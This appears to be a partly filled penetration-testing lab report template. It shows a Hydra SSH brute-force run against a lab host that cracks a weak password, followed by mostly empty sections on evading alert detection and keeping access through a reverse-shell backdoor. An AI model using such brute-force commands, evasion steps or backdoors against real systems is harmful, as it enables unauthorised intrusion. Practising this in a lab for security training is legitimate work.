root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.110
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal pu
rposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-29 09:44:21
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-29 09:44:29
root@Kali:~# █
```

Stealth Exploitation of [Name of Vulnerability 2]

Monitoring Overview

- Which alerts detect this exploit?
- Which metrics do they measure?
- Which thresholds do they fire at?

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
- Are there alternative exploits that may perform better?
- If possible, include a screenshot of your stealth technique.

Maintaining Access

Backdooring the Target

Backdoor Overview

- What kind of backdoor did you install ? **Reverse Shell**

- How did you drop it?

  We successfully exploit a remote command execution vulnerability to obtain an interactive shell session on the target machine and continue the attack

  - ***Include the command.***

- How do you connect to it?
- **Use SSH to gain a user shell**
  - *Include the command.*